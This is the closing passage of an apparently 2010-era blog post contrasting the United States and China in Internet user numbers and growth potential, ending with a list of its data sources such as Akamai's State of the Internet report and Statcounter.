So while the United States still has a technological lead in many ways, it's already been passed by China in terms of people on the Internet, and will continue to fall behind in that department. It's simple math. China has a much larger population, a much lower Internet penetration, and thus has plenty of room to grow. We've examined this potential in the past, especially in view of how much the balance changed on the Internet between 2000 and 2010.

Hopefully the world doesn't end in 2012, because we'd love to look back at this post a few years from now and see how things have changed. How large and powerful will China get? Will the United States be able to keep its strong position on the Internet? As they say in the movies: To be continued…

Data sources: Internet user numbers from Internet World Stats. Internet connection speeds and attack traffic from Akamai's State of the Internet Report Q3 2010. Web browser and OS stats from Statcounter. Top sites from Alexa. Internet hosts from the CIA World Factbook.